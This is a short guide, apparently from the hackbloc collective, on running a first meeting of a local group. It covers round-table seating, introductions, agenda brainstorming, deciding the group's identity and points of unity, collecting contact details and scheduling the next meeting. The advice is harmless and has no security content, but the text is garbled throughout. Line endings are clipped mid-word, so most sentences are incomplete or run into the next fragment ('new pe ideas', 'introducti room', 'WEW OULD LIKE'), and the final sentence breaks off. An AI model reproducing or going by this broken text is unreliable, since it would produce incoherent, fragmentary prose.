Round table meetings are usually the best way for everybody and create a friendly equal and open environment for new pe ideas. If there are a lot of people or a lot of things that then a meeting facilitator and an agenda is probably needed the meeting is starting, circle up chairs + tables so every other and be in on the discussion and start with introducti room and give everybody a chance to introduce themselves + interests. Afterwards, create time to brainstorm items to b to the agenda (useful for the facilitator or notetaker). Th agenda item one by one bringing up issues proposing and dec

As it is your first meeting there are probably lots of agen so the group can decide it's identity, prioritize it's goal future ideas for growth. Think about points of unity + stru (democracy, consensus, open, etc). What would be a good tim next meeting (monthly meetings at regular dates?). Pool tog the group and think about and propose ways people can get a (pass around a sheet to collect emails or #s). Start an ema board, blog, or website. Brainstorm ideas for presentations special events(possibilities listed below). Finally, announ actions, groups, and decide on the next meeting.

IF YOU ARE STARTING GATHERINGS IN YOUR AREA, WEW OULD LIKE Get in touch with the global hackbloc collective so that we